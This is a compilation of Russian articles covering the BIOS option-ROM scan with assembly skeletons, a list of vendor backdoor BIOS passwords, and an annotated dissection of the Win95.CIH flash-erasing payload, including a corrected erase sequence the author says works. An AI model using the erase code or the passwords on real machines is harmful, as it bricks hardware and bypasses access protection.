ВОЛШЕБНАЯ ВОЗМОЖНОСТЬ BIOS

Каким же образом машина узнает, что ей необходимо выполнить еще одну дополнительную программу? Задавшись вопросом, начинаем искать ответ. К счастью есть палочка-выручалочка - листинг BIOS, поставляемый в комплекте (за отдельную плату) с "персоналками". В этом листинге содержится информация, раскрывающая тайны функционирования машины. В частности, и ответ на наш вопрос.

Оказывается, что среди прочих важных дел, совершаемых подпрограммами BIOS, есть дело, заключающееся в проверке присутствия ПЗУ в адресном пространстве с C800:0 до E000:0.

Это пространство сканируется с шагом в 2048 байт на предмет наличия "подписи" 0AA55H. Но ведь может быть и совпадение. Чтобы не ошибиться, после того, как найдена "подпись", производится расчет контрольной суммы методом сложения по модулю 100H (сложение побайтно без учета переноса). Результат при этом должен получиться равным нулю. Но сколько же байтов необходимо просуммировать? Эта информация содержится в одном байте, следующем за подписью. Причем чтобы узнать размер ПЗУ в байтах, необходимо умножить это число на 200H.

Если все эти условия выполняются, BIOS считает, что перед ним ПЗУ, оформленное по правилам, и совершает последний шаг - передает управление на смещение +3 (отсчет начинается с нуля) относительно найденного сегмента. Следовательно, там должна располагаться первая выполняемая команда нашей программы. Обычно это команда *jmp*. Совершив все необходимое, наша программа должна вернуть управление обратно в BIOS с тем, чтобы та продолжила поиск аналогичных ПЗУ. Следовательно, наша программа должна заканчиваться командой *retf*.

Для того, чтобы было более ясно, о чем шла речь, ниже приводятся фрагменты кода BIOS, реализующие необходимые проверки и передачу управления.

```
;######################################################################
; Поиск дополнительной ROM в области памяти C800->E000 в блоках по 2K
; Модуль ROM должен иметь подпись '55AA' в первых двух байтах и
; индикатор размера ((размер в байтах)/512) в третьем байте.
; Исполняемый код должен начинаться с четвертого байта.
;//////////////////////////////////////////////////////////////////////
ROM_SCAN:          ;начало фрагмента кода BIOS
 STI                ;разрешить прерывания
 MOV    DX,0C800H   ;начало сканирования
ROM_SCAN2:
 MOV    DS,DX       ;ds - сегмент очередного ROM-модуля
 SUB    BX,BX       ;bx - указатель в ROM-модуле
 MOV    AX,[BX]     ;взять первое слово в модуле
 CMP    AX,0AA55H   ;подпись найдена?
 JNZ    NEXT_ROM    ; нет - перейти к следующему базовому адресу ROM
 CALL   ROM_CHECK   ; да - проверить контрольную сумму
 JMP    ARE_WE_DONE ;перейти к проверке конца области дополнительной ROM
NEXT_ROM:          ;следующий ROM-модуль
 ADD    DX,0080H    ; позиционировать новый модуль через 2K байт (как сегмент)
ARE_WE_DONE:       ;проверка конца области дополнительной ROM
 CMP    DX,0E000H   ;достигнут адрес E0000?
 JL     ROM_SCAN2   ; нет - перейти к новой проверке подписи
;//////////////////////////////////////////////////////////////////////
;Последующий код не относится к теме статьи
;...
;...
;...
;######################################################################
;Эта подпрограмма вычисляет контрольную сумму дополнительных
```

```
;модулей ROM и, если она верна, вызывает программу из модуля
;(При входе регистр ES указывает на сегмент данных BIOS)
;////////////////////////////////////////////////////////////////
 ROM_CHECK PROC NEAR
  ;вычислить число байт для сканирования
  SUB    AH,AH           ;ax - индикатор размера модуля
  MOV    AL,[BX+2]
  MOV    CL,09H          ;ax=ax*512
  SHL    AX,CL
  MOV    CX,AX           ;cx - счетчик байт для сканирования
  ;вычислить указатель на следующий модуль и поместить его в dx
  PUSH   CX
  MOV    CX,4
  SHR    AX,CL
  ADD    DX,AX
  POP    CX
  ;вычислить контрольную сумму модуля
  CALL   ROM_CHECKSUM
  JZ     ROM_CHECK_1
  CALL   ROM_ERR         ;контрольная сумма на совпала!
  JMP    ROM_CHECK_END
;---- Вызов программы, находящейся в ПЗУ ----------------
 ROM_CHECK_1:
  PUSH   DX              ;сохранить текущее значение указателя
  MOV    ES:IO_ROM_INIT,0003H     ;подготовить смещение
  MOV    ES:IO_ROM_SEG,DS         ;подготовить сегмент
  CALL   DWORD PTR ES:IO_ROM_INIT ;вызвать программу
  POP    DX              ;восстановить указатель
;--------------------------------------------------------
 ROM_CHECK_END:
  RET                    ;завершить работу
 ROM_CHECK  ENDP
;=========================================
;Подпрограмма вычисления контрольной суммы
;=========================================
 ROM_CHECKSUM PROC NEAR
  XOR    AL,AL
 NEXT_BYTE:
  ADD    AL,[BX]
  INC    BX
  LOOP   NEXT_BYTE
  OR     AL,AL           ;сумма равна нулю?
  RET
 ROM_CHECKSUM END
```

Осталось обговорить еще одну тонкость. Каким образом обеспечить равенство нулю контрольной суммы? Ведь очевидно, что само собой это условие не будет выполняться. Идея проста - необходимо дополнить получившуюся сумму до нуля. Делается это размещением числа, равного разнице между 100H и получившейся контрольной суммой в байте (перед расчетом он должен быть равен нулю), следующем за последней командой программы. Отметим также, что расчет контрольной суммы ведется по количеству байт, равных размеру ПЗУ, а не по размеру получившегося кода программы.

После сказанного можно отобразить структуру программы следующим образом:

смещение	**код**	**комментарий**
+00	db 55h,0AAh	подпись
+02	db (?)	индикатор размера модуля
+03	db 0EAh,(?),(?)	передача управления коду (metka)
+06	;...	константы программы
+??	metka: ;...	код программы
+??	retf	возврат управления BIOS

смещение	код	комментарий
+??	db (?)	дополнение контрольной суммы до 100h

> Знаки вопроса означают, что конкретные значения будут известны только после написания программы.

> Если ваша программа должна работать только на этапе старта компьютера, то ее переменные вы можете размещать в любой области conventional ОЗУ выше той, которая отведена под переменные BIOS (то есть в диапазоне сегментных адресов 0050:0000...9000:FFFF) - на этом этапе указанный диапазон свободен. Гораздо сложнее ситуация, когда ваша программа должна работать после того, как операционная система загружена: например, обслуживать прерывания или предоставлять свои процедуры для вызова обычными программами. В этом случае вам придется предусмотреть механизм, исключающий конфликты использования памяти.

В заключение - две программы.

```
;############################################################
;Пример программы рассчитывающей контрольную сумму,
;вычисляющей дополняющий байт и формирующей обрабатываемую
;программу в виде файла на диске.
;============================================================
TITLE ComputeCRC
INCLUDE MACRO.DEF
LENGTHROM    EQU 2000H       ;Размер ПЗУ в байтах (8192)
CODE SEGMENT BYTE PUBLIC
ASSUME CS:CODE,DS:CODE
ORG 100H
START:
  JMP SHORT BEGIN
  ;Имя обрабатываемой программы
  FileName: DB 'FileName.Ext',0
BEGIN:
  ;Открыть файл для чтения
  MOV AX,3D02H
  MOV DX,OFFSET FileName
  INT 21H
  JNC M1
  JMP ER
M1:
  ;Прочитать файл в конец программы
  MOV BX,AX
  MOV AX,3F00H
  MOV CX,LENGTHROM
  MOV DX,OFFSET LastByte
  INT 21H
  JNC M2
  JMP ER
M2:
  ;Запомнить количество прочитанных байт
  MOV CX,AX
  ;Установить указатель позиции в файле на начало
  MOV AX,4200H
  PUSHR CX,DX         ;PUSHR,POPR - макросы описаны в MACRO.DEF
  MOV CX,0            ;см.статью Макросы First и Second
  MOV DX,0
  INT 21H
  POPR CX,DX
  JC ER
  PUSHR AX,BX,CX,DX,DI
  ;Рассчитать контрольную сумму
  PUSHR CX
  XOR AX,AX
  MOV BX,OFFSET LastByte
```

```
M3: ADD AL,[BX]
  INC BX
  LOOP M3
  ;Вычислить дополняющий байт
  MOV CX,100H
  SUB CX,AX
  MOV AX,CX
  POPR CX
  ;Настроить указатель на начало обрабатываемой программы
  PUSHR AX
  MOV DI,CX
  ADD DI,OFFSET LastByte-1
  ;Найти место в обрабатываемой программе для записи вычисленного байта
  MOV AX,0
  STD
  REPNE SCASB
  INC DI
  POPR AX
  ;Записать его туда
  MOV [DI],AL
  POPR AX,BX,CX,DX,DI
  ;Записать получившийся модуль на диск
  MOV AX,4000H
  INT 21H
  ;Ошибки не обрабатываем т.к. программа проста
ER:
  ;Закрыть файл
  MOV AX,3E00H
  INT 21H
  ;Нормальное завершение программы
  MOV AX,4C00H
  INT 21H
LastByte:
CODE ENDS
END START
```

В качестве примера, реализующего структуру, описанную выше, приведена программа-скелет, способная стать основой для написания ваших программ:

```
;#############################################################
;Пример "скелета" программы для записи в ПЗУ
;=============================================================
TITLE BiosPassword
LENGTHROM    EQU 2000H       ;Размер ПЗУ в байтах (8192)
CODE SEGMENT BYTE PUBLIC
ASSUME CS:CODE,DS:CODE
ORG 0
START:
  DB 55h
  DB 0AAh
  ;Размер ПЗУ по модулю 200H
  DB LENGTHROM SHR 9
  ;Первая выполняемая команда
  JMP BEGIN
;--------------------------------- Данные ----
  CP1     DB 14,'Copyright (C) '
  CP2     DB 18,'by Bordachev A.Y. '
  CP3     DB 18,'ver. 1.00-93/03/31'
  UNFACE  DB 4,':-( '
  FACE    DB 4,';-) '
  BIOS    DB 5,'BIOS '
  PROMPT  DB 9,'PASSWORD:'
  ERR1    DB 4,'ERR1'
;----------------------- Начало программы ----
BEGIN:
  ;Не забудьте настроить и другие регистры если необходимо
  MOV AX,CS
  MOV DS,AX
;---------------------------------------------
;- Здесь располагается код Вашей программы. -
;---------------------------------------------
```

```
  ;Вернуть управление вызвавшей программе (BIOS)
  RETF
  ;Сюда запишем дополняющий байт
  DB (0)
CodeEnd:
  ;Все что ниже, заполним кодом 0FFH
  ;так как в чистом ПЗУ обычно содержится
  ;именно этот код.
  DB (LENGTHROM-(OFFSET CodeEnd-OFFSET START)) DUP (0FFH)
LastByte:
CODE ENDS
END START
```

Универсальные пароли к BIOS

Автор: Faraon

Дата: 2002-06-16

> **Serrgio**: Про AWARD_SW все, конечно же, знают :). Однако большинство почему-то одним AWARD_SW и ограничиваются. А если "не прошло" - обнуляют настройки нафиг. Или лезут в системный блок с отверткой. Однако, как оказывается, несколько преждевременно ;)

Вводить пароль нужно в соответствии с регистром букв.

Если эти пароли не подходят, попробуйте сбросить CMOS, это можно сделать программно (при условии доступа к винчестеру) или аппаратно - закоротив контакты питания RTC. (Однако прежде чем что-то коротить, посмотрите, вдруг на материнской плате есть джампер сброса CMOS).

А теперь, собсна, сабж:

• **AWARD BIOS**
• v2.50
• AWARD_SW
• j262
• TTPTHA
• 01322222
• KDD
• ZBAAACA
• aPAf
• lkwpeter
• t0ch88
• t0ch20x
• h6BB
• j09F
• TzqF
• v2.51
• AWARD_WG
• j256
• BIOSTAR
• HLT
• ZAAADA
• Syxz
• ?award
• 256256
• alfarome
• SWITCHES_SW
• Sxyz
• SZYX
• t0ch20x
• v2.51G
• g6PJ
• j322
• ZJAAADC
• Wodj
• bios*

• biosstar
• h6BB
• HELGA-S
• HEWITT
• RAND
• HLT
• t0ch88
• zjaaadc
• v2.51U
• 1EAAh
• condo
• biostar
• CONDO
• CONCAT
• djonet
• efmukl
• g6PJ
• j09F
• j64
• zbaaaca
• v4.5x
• AWARD_SW
• AWARD_PW
• 589589
• PASSWORD
• SKY_FOX
• AWARD SW
• award.sw
• AWARD?SW
• award_?
• award_ps
• ZAAADA
• **AMI BIOS**
• AMI
• AMI_SW (не универсальный но устанавливается при сбросе CMOS/SETUP'а)
• SER
• Ctrl+Alt+Del+Ins (держать при загрузке, иногда просто INS) ;)
• A.M.I.
• aammii
• ami.kez
• ami°
• amiami
• AMI!SW
• AMI.KEY
• AMI?SW
• AMISETUP
• AMI~
• AMIPSWD
• amipswd
• helgaЯs
• bios310

• amidecod
• BIOSPASS
• CMOSPWD
• HEWITT RAND
• KILLCMOS
• **AMPTON BIOS**
• Polrty
• **AST BIOS**
• SnuFG5
• **BIOSTAR BIOS**
• Biostar
• Q54arwms
• **COMPAQ BIOS**
• Compaq
• **CONCORD BIOS**
• last
• **CTX International BIOS**
• CTX_123
• **CyberMax BIOS**
• Congress
• **Daewoo BIOS**
• Daewuu
• **Daytek BIOS**
• Daytec
• **DELL BIOS**
• Dell
• **Digital Equipment BIOS**
• komprie
• **Enox BIOS**
• xo11nE
• **Epox BIOS**
• central
• **Freetech BIOS**
• Posterie
• **HP Vectra BIOS**
• hewlpack
• **IBM BIOS**
• IBM
• MBIUO
• sertafu
• **Iwill BIOS**
• iwill
• **JetWay BIOS**
• spoom1
• **Joss Technology BIOS**
• 57gbz6
• technolgi
• **M Technology BIOS**
• mMmM
• **MachSpeed BIOS**
• sp99dd

• **Magic-Pro BIOS**
• prost
• **Megastar BIOS**
• star
• **Megastar BIOS**
• sldkj754
• xyzall
• **Micronics BIOS**
• dn_04rjc
• **Nimble BIOS**
• xdfk9874t3
• **Packard Bell BIOS**
• bell9
• **QDI BIOS**
• QDI
• **Quantex BIOS**
• teX1
• xljlbj
• **Research BIOS**
• Col2ogro2
• **Shuttle BIOS**
• Col2ogro2
• **Siemens Nixdorf BIOS**
• SKY_FOX
• **SpeedEasy BIOS**
• lesarot1
• **SuperMicro BIOS**
• ksdjfg934t
• **Tinys BIOS**
• tiny
• **TMC BIOS**
• BIGO
• **Toshiba BIOS**
• Toshiba
• 24Banc81
• toshy99
• **Vextrec Technology BIOS**
• Vextrex
• **Vobis BIOS**
• merlin
• **WIMBIOSnbsp v2.10 BIOS**
• Compleri
• **Zenith BIOS**
• 3098z
• Zenith
• **ZEOS BIOS**
• zeosx

Почти все, что вы хотели знать о Flash BIOS: Часть 1

Автор: LevaGil

Дата: 2004-07-29

• Зачем и о чем эта статья
• Начальные сведения
• Оружие Win95.CIH

Зачем и о чем эта статья

В очередной раз наткнувшись на оффтопик в форуме «что такое флэш?», «где находится BIOS?» и т. д., я не выдержал. Решил попробовать прояснить эту тему, а также и себя проявить в новом качестве. Из нее можно извлечь информацию для создания вредоносного кода, поэтому, надеюсь, что таких желающих будет немного. В данной статье я рассмотрю следующие вопросы:

1. что такое флэш, принципы работы и строения флэш, как программно работать с флэш;
2. вопрос «можно ли сделать запись в флэш для защиты программ?»;

Начальные сведения.

Микросхема Флэш-памяти (EEPROM) присутствует в любом современном компьютере (начиная с 486). Как правило, она предназначена для постоянного хранения начального исполняемого кода загрузки компьютера, хранения кода и данных BIOS. Сама микросхема присутствует в системе как устройство, подключенное к адресному пространству памяти (как DIMM или RDR RAM) и управляемое чипсетом материнской платы. Именно программирование чипсета позволяет (или наоборот, запрещает) получить доступ к флэш-памяти. Флэш подключена в общее пространство памяти и находится в самых верхних ее адресах. Поскольку i386+ позволяет обращаться к 4Gb памяти и если, к примеру, объем флэшки составляет 1 мегабит (128 килобайт), то адрес начала флэш памяти равен 4Gb-128 Kb (0FFFC0000h). По адресу 0FFFFFFF0h находится первая исполняемая инструкция загрузочного кода BIOS. Данный факт одинаков для любых IBM совместимых компьютеров начиная с 386. Возникает вопрос: «каким образом процессор получает доступ к данному участку памяти при начале работы?» Ответ дает М. Гук в книге “Процессоры Pentium-lll, Athlon и другие”: Сброс (при включении питания) переводит процессор в реальный режим и устанавливает ряд регистров в определенное состояние. В частности устанавливаются следующие значения регистров:

• FLAGS=0002h и биты VM и RF его расширения обнуляются;
• В регистре CR0 обнуляются биты PG, TS, EM, MP и PE;
• CS =F000h;
• EIP=0000FFFF0h;
• DS=ES=SS=FS=GS=0000h;
• Регистр DX содержит информацию о типе процессора.

При вышеуказанном сочетании регистров CS:EIP, находясь в реальном режиме, процессор начинает выполнение инструкции, считанной по физическому адресу 0FFFFFFF0h. Это происходит потому, что в скрытых регистрах кодового сегмента устанавливается база 0FFFF0000h и лимит 0FFFFh, а именно они и определяют реальное местоположение сегмента.Такое определение действует до первой перезагрузки CS при команде межсегментного перехода или вызова, либо при обслуживании прерывания или исключения.

После того как BIOS проинициализирует основные компоненты компьютера, будут запрограммированы регистры чипсета так, чтобы затенить (shadow) адресное пространство флэш-

памяти. Теперь данный диапазон памяти устанавливается как read-only.

Теперь немного о самой микросхеме флэш памяти. Во-первых программная реализация микросхем зависит от производителя. Таких на сегодняшний день много, приведу лишь основных:

Winbond, Intel, Amtel, SST, Imt, Macronix и другие. В связи с этим, команды программирования микросхем зависят от производителя. Далее, сами микросхемы помимо объема памяти различаются еще и способу хранения информации:

1. sectored – флэш память с секторной структурой. Например, микросхема INTEL 28F001BX-T/12V (128 Kb) имеет 4 сектора: 1-main 112 Kb, 2 сектора по 4 Kb (данные PnP) и bootblock размером в 8 Kb.
2. Paged – флэши со страничной структурой. Вся память микросхемы представлена в виде одной страницы.
3. BULK-ERASE – как п.2, только для перезаписи требуется послать команду предварительной очистки страницы.
4. SMALL SECTORS – флэш память с ячеистой структурой. Пример SST 28x040 series (5V/3V/2.7V) (512 Kb) имеет 1024 сектора размером по 128 байт.
5. BULK-ERASE, NEEDS BLANKING – как п.3, только требуется еще и blanking команда. Часто используется в старых чипах.

Ну, и как я уже говорил, для того чтобы добраться до самой микросхемы флэш-памяти (имеется ввиду программно) требуется соответствующим образом программировать регистры чипсета материнской платы. И вновь, поскольку производителей чипсетов много (основные: Intel, VIA, SiS, AMD, nVidia) программные алгоритмы разрешения доступа к флэш у всех разные. И раз в этой области не существует общих стандартов, спешу разочаровать начинающих вирмейкеров и желающих защитить программы методом привязывания к сигнатуре, оставленной в флэш-памяти. Код придется писать аппаратно-зависимый (т.е. под конкретную материнскую плату и микросхему памяти), а для попытки объединить все существующие материнские платы и флэш микросхемы придется создавать контору наподобие Award или AMI и набирать с добрый десяток программистов. Даже классические программы доступа к флэш (amiflash или awdflash) работают не на всех материнских платах (несмотря на то, что прошит их «родной» BIOS). Ну и общеизвестно, что на большинстве материнских плат теперь есть перемычка, которая аппаратно запрещает работать с флэш-памятью. Ряд производителей пошли еще дальше. Они используют технологии “Dual BIOS” (Gigabyte), недокументированные способы защиты флэш чипов (VIA), и др.

Оружие Win95.CIH

Пришла пора привести немного кода. Для начала не свой. J

Правила существуют чтобы их нарушать (или исполнять?). Вернемся в 26 апреля 1999 года. В день годовщины взрыва на Чернобыльской АЭС произошло одно весьма знаменательное событие. Начал свою работу, пожалуй, самый злостный и самый изящный вирус всех времен и народов (до сегодняшенго момента) - WIN95.CIH. Одной из возможностей его «полезной нагрузки» была как раз и попытка уничтожения кода BIOS. Посмотрим как он это делал.

Для начала небольшой комментарий. Во-первых, исходный код вируса можно легко найти в интернете. Поэтому то, что приведено, знает множество людей, я лишь подробно поясню код затирания флэш. Во-вторых, в самом исходном коде допущен ряд неточностей (на мой взгляд), причины которых возможно следующие:

1. Сам исходный код процедуры записи BIOS был сознательно изменен при публикации по понятным причинам или попросту неправильно перепечатан. Да и вообще, по моему глубокому убеждению, доступный исходник лишь отражает основные идеи работы вируса, а не является полноценным работоспособным кодом. В конце концов, это и понятно: как вирус затирает BIOS не так интересно, вся красота кода не в этом.

2. Возможно, что я сам ошибаюсь ввиду того, что обладаю не всей информацией. Техническая документация по этой теме весьма скупа и крайне специализирована.

Итак, поехали:

```
;--------------------------
; Прибить BIOS EEPROM
;--------------------------

      mov     bp, 0cf8h                 ; в BP адрес регистра управления PCI
      lea      esi, IOForEEPROM-@7[esi]  ; в ESI адрес процедуры IOForEEPROM
```

Для начала вирус программирует регистры чипсета, чтобы получить доступ к флэш. В регистре **bp**– адрес регистра управления шиной PCI. Затем определяет адрес процедуры **IOForEEPROM** (процедура разрешения доступа к флэш) методом дельта-смещения. Взят оригинальный код, поэтому для собственного алгоритма достаточно написать lea esi, IOForEEPROM или mov esi,offset IOForEEPROM. Надо уточнить, что вирус работает в 32 разрядном защищенном режиме с моделью памяти Flat да еще и в 0 кольце. Поэтому для того, чтобы реализовать что-нибудь похожее, придется, как минимум, перевести процессор в FLAT REAL MODE.

```
;----------------------
; Прочитать страницу BIOS
;   000E0000 - 000EFFFF
;     (   64 KB   )
;----------------------
      mov     edi, 8000384ch            ; значение региста управления PCI
      mov     dx , 0cfeh                      ; регистр
```

Вообще данные для устройства на шине PCI пишутся и читаются через порт 0CFCh, который является 32 битным портом. Поэтому инструкция out dx, eax , развернется в четыре команды:

```
 ; out dx     ,al                          ;dx=0CFCh
 ; out dx+1,ah                            ;dx=0CFDh
 ; out dx+2,  младший байт старшего слова  ;dx=0CFEh  (!)
 ; out dx+3, старший  байт старшего слова  ;dx=0CFFh
```

Для возможности записи в флэш необходимо будет изменить значение только одного байта, который будет считан и записан в порт 0CFEh. Поэтому, для уменьшения собственного размера, вирус работает только с этим портом, читая один байт вместо двойного слова. Значение регистра edi разберем позднее.

```
      Cli                     ; запрещает прерывания
      call    esi             ; call IOForEEPROM
```

я включу код процедуры **IOForEEPROM** прямо здесь на наглядности:

```
 (IOForEEPROM:
@10                   =       IOForEEPROM

       xchg    eax, edi       ;  eax=8000384ch, edi=?       , данные
       xchg    edx, ebp       ;  edx=0cf8h,ebp=0cfeh; , регистр
       out     dx, eax        ;  записываем

       xchg    eax, edi       ; edi=8000384ch    , eax=?
       xchg    edx, ebp       ; edx=0cfeh;     ,регистр
       in      al, dx         ; получаем тек. значение

BooleanCalculateCode    =       $       ;
       or      al, 44h        ;  устанавливем ROM enable, eax=value1=800038**h or 44h
       xchg    eax, edi       ;  eax=8000384ch, edi=value1, данные
       xchg    edx, ebp       ;  edx=0cf8h, ebp==0cfch;   , регистр
       out     dx, eax        ;  записываем

       xchg    eax, edi       ;  eax=value1 ,edi=8000384ch , данные
       xchg    edx, ebp       ;  edx=0cfch, ebp=0cf8h      , регистр
       out     dx, al         ;  записываем
       ret             )
```

Итак, что делает данная процедура? Во-первых, **edi=8000384Ch**, есть ни что иное

как индекс регистра устройства на шине PCI (в данном случае это какой-нибудь PCI bridge чипсета материнской платы) На wasm.ru есть статья Dark_Mastera “Определение конфигурации компьютера”, где подробно показано, как формируется индекс PCI устройства. Здесь же могу сказать что

8000384ch=10000000000000000011100001001100b получаем номер регистра устройства=4Ch, номер самого устройства= 7, номер функции =0 (основная), шина=0. Вирус записал в порт 0CF8h, 8000384Ch считал из порта 0CFEh текущий статус разрешения доступа к флэш. Далее установил значение в «enable»**(al, 44h)** и перепрограммировал чипсет. Пока добавлю, что данный метод открытия доступа к флэш характерен для чипсетов 430VX, HX,TX и некоторых других фирмы Intel. Более подробно мы разберем методы программирования различных чипсетов во второй части статьи.

```
;----------------------
; Прочитать страницу BIOS
;   000F0000 - 000FFFFF
;     (   64 KB   )
;----------------------
       mov     di, 0058h                   ;   edi=80000058h
       dec      edx                        ;   edx=0cfdh
       mov     word ptr (BooleanCalculateCode-@10)[esi], 0f24h
                                       ;@10= and al,0fh   0f24-
                                          ;опкод команды and al,0fh
       call    esi                         ; call IOForEEPROM
```

Здесь, похоже, вирус исполняет код, разрешающий доступ к флэш для других чипов. (Для каких именно не могу сказать, нигде не нашел регистр 58h, девайса 0).

Кроме того, вирус изменяет код процедуры **IOForEEPROM**, вставляя в нее команду **and al,0fh** вместо **or al, 44h**. Видоизмененный код **IOForEEPROM** преведен внизу:

```
(IOForEEPROM:
@10                    =       IOForEEPROM

       xchg    eax, edi           ;  eax=80000058h, edi=value1, данные
       xchg    edx, ebp           ;  edx=0cf8h,ebp=0cfbh      ; регистр
       out      dx, eax           ;  записываем out 0cfbh,80000058h
       xchg    eax, edi           ;  edi=80000058h,eax=value1 ; данные
       xchg    edx, ebp           ;  edx=0cfbh;ebp=0cf8h      , регистр
       in         al, dx          ;  получаем тек. значение

 (BooleanCalculateCode :
       and     al, 0fh            ; измененная команда
       xchg    eax, edi           ;  eax=80000058h, edi=value2 , данные
       xchg    edx, ebp           ;  edx=0cf8h, ebp=0cfbh;    , регистр
       out     dx , eax           ;  записываем

       xchg    eax, edi           ;  eax=value2, edi=80000058h, данные
       xchg    edx, ebp           ;  edx=0cfbh, ebp=0cf8h      , регистр
       out     dx, al             ;  записываем

       ret  )
;----------------------
; Прочитать дополнительные данные BIOS
; 000E0000 - 000E01FF
;   (   512 Bytes   )
; и секция дополнительного BIOS (Extra BIOS)
; может быть записана...
;----------------------

      lea     ebx, EnableEEPROMToWrite-@10[esi] ; получаем адрес процедуры
                                                ; EnableEEPROMToWrite
       mov     eax, 0e5555h  ; команда для Flash
       mov     ecx, 0e2aaah  ; команда для Flash
       call       ebx           ; call EnableEEPROMToWrite
```

Вот и самое главное: после установки разрешения доступа к флэш, режим записи (в данном случае команда очистки сектора флэш) происходит следующим образом:

(я снова вставил код вызываемой процедуры для наглядности)

```
(EnableEEPROMToWrite:
       mov     [eax], cl               ; mov[0E5555h], 0AAh
       mov     [ecx], al               ; mov[0E2aaah],    55h
       mov     byte ptr [eax], 80h     ; mov[0E5555h],   80h
                                       ; команда Erase sector
       mov     [eax], cl               ; mov[0E5555h], 0AAh
       mov     [ecx], al               ; mov[0E2aaah],    55h

       ret                     )

       mov     byte ptr [eax], 60h     ; mov[0E5555h], 60h
                                       ; команда Confirm erase (30h,50h )
```

Последовательность этих шести команд в адресное пространство сектора флэш (сектор начинается с 0E0000h) приводит к заполнению сектора нулями. **mov[0E5555h], 0AAh** и **mov[0E2AAAh], 55h**– идентификатора команды, **mov[0E5555h], 80h**– собственно команда “erase setup”. (В данном случае считается, что установлена секторная флэш микросхема). Аналогичны последующие 3 команды подтверждающие очистку флэш. Причем команда **mov[0E5555h], 60h (60h)** мне не встречалась в технической документации, а если вместо 60h поставить 30h или 50h то флэши наподобие Intel 28F010/12V' и многие другие будут стерты. Здесь и возникает сомнительный момент. Вирус атакует сектор, начало которого расположено по адресу **0E0000h**. Но, как я уже говорил, флэш картируется (отображается) на верхние адреса 4Gb пространства). Поэтому правильно код должен выглядеть так:

```
       ; mov byte ptr [0FFFE5555h] ,0AAh
       ; mov byte ptr [0FFFE2AAAh] , 55h
       ; mov byte ptr [0FFFE5555h] , 80h    ; команда Erase sector
       ; mov byte ptr [0FFFE5555h] ,0AAh
       ; mov byte ptr [0FFFE2AAAh] , 55h
       ; mov byte ptr [0FFFE5555h] , 50h   ; команда Confirm Erase
```

Работоспособность этого кода проверена. Однако, из-за недостатка информации, можно предположить, что флэш-память картируется и на верхние адреса первого мегабайта. В принципе, это было бы логично, поскольку, начиная работу в реальном режиме и при стандартно установленных базах и лимитах сегментых регистров, процессор не может получить доступ к памяти выше одного мегабайта. Проверить Михаила Гука нет возможности, а проверить картирование флэш памяти на верхние адреса первого мегабайта можно, чем мы и займемся во второй части статьи.

```
       push    ecx                     ; push 0e2aaah
                                       ; ожидаем окончания
                                       ; переходных процессов
       loop    $

;----------------------
; Прибить дополнительные данные BIOS (BIOS Extra ROM Data)
; 000E0000 - 000E007F
;   (   80h Bytes   )
;----------------------

       xor     ah, ah     ; ah=0
       mov     [eax], al  ; mov mov[0e0055h],55h ;  вот собственно и запись
```

Здесь вирус еще и пишет в стертый сектор, для надежности, пожалуй. По большому счету эта команда лишняя.

```
       xchg    ecx, eax   ; снова тормозим
       loop    $
;----------------------
```

```
; Показать и включить основные данные BIOS {BIOS Main ROM Data}
; 000E0000 - 000FFFFF, (128 KB), может быть записана...
;----------------------

        mov     eax, 0f5555h      ; адрес
        pop     ecx                       ; ecx=0E2AAAh
        mov     ch, 0aah              ; ecx=0EAAAAh
        call    ebx                       ; call EnableEEPROMToWrite
(EnableEEPROMToWrite:
        mov     [eax], cl             ; mov[0F5555h] ,0AAh
        mov     [ecx], al             ; mov[0EAAAAh],   55h
                     ; тут по-видимому ошибка в коде
       ; должно быть 0FAAAAh
        mov     byte ptr [eax], 80h   ; mov[0F5555h],   80h
                                ; erase sector
        mov     [eax], cl             ; mov[0E5555h], 0aah
        mov     [ecx], al             ; mov[0EAAAAh],  55h
                     ; тут по-видимому ошибка в коде
       ;должно быть 0FAAAAh

        ret                                         )

        mov     byte ptr [eax], 60h ; mov[0E5555h], 60h
          ; (30h или 50h надо бы) confirm erase
```

Здесь делается попытка записать сектор 0F000h, но либо в коде допущена ошибка, либо изменили исходник. В любом случае вирус уже сделал свое дело - сектор 0E0000h уже пустой…

```
        push    ecx                   ; push 0EAAAAh
        loop    $                     ; ожидаем окончания
                                      ; переходных процессов
        mov     byte ptr [eax], 20h   ; mov[0e5555h],20h
                                ; подтверждаем очистку
```

Вирус посылает команду **20h,** подтверждающую очистку сектора характерную для некоторых модулей флэш

```
        loop    $                     ; ожидаем окончания
                                      ; переходных процессов

;----------------------
; Прибить данные об основном BIOS {BIOS Main ROM Data}
; 000FE000 - 000FE07F, (80h Bytes)
;----------------------

        mov     ah, 0e0h          ; eax=0EE055h
        mov     [eax], al         ; mov [0EE055h], 55h
                        ; и еще пишем для надежности
```

Еще пишет для надежности, но в свете предыдущего кода эта попытка неудачна.

```
;----------------------
; Спрятать страницу BIOS
; 000F0000 - 000FFFFF,(64 KB)
;----------------------
      …
```

дальше уже неинтересно. Все что надо, вирус уже сделал.

Теперь финальный комментарий. Итак, с учетом поправок, вирус уничтожает данные флэш. Естественно, данный алгоритм работает только на уже старых чипсетах фирмы Intel (430VX,HX,TX,440 LX,BX и подобные (хотя, я думаю, что на некоторых чипсетах серии 8 этот фокус тоже пройдет)) и для некоторых моделей микросхем флэш-памяти (далеко не всех, конечно). В те времена это была наиболее распространенная системная логика, большинство компьютеров собиралось именно на этих платформах, потому и жертв было много. Однако счастливые обладатели чипсетов от фирм VIA и SiS (были еще страшно глючные чипы некоей конторы Opti) тоже на самом деле таковыми не были: далее вирус старательно затирал первые 1000 секторов

несущего жесткого диска… .

продожение следует…

пишите levagil@inbox.ru

17. DOS навсегда!

Некоторые недокументированные возможности DOS

Автор: Алексей Баулин

Дата: 2002-06-16

Вашему вниманию предлагается небольшая серия статей о недокументированных возможностях DOS, которые необходимо "закрывать" хорошей антивирусной программе. Информация строго локализована по темам (статьям). Для лучшего понимания изложенного я советую читать статьи в следующем порядке:

• Предварительная информация о серии статей в целом
• Описание прерываний DOS 30h и 31h
• Описание альтернативного обработчика прерывания 21h
• Подробное описание необходимых действий для вызова функций DOS в стиле CP/M
• Описание недокументированной возможности функции 13h прерывания 21h

Для лучшего же понимания в некоторых статьях приводятся примеры, иллюстрирующие описанное. Все они фактически готовы к работе, необходимо только добавить "шапки": стандартные операторы, присутствующие в каждой программе на языке ассемблера.

КОММЕНТАРИИ К НЕБОЛЬШОЙ СЕРИИ СТАТЕЙ О НЕДОКУМЕНТИРОВАННЫХ ВОЗМОЖНОСТЯХ MS-DOS.

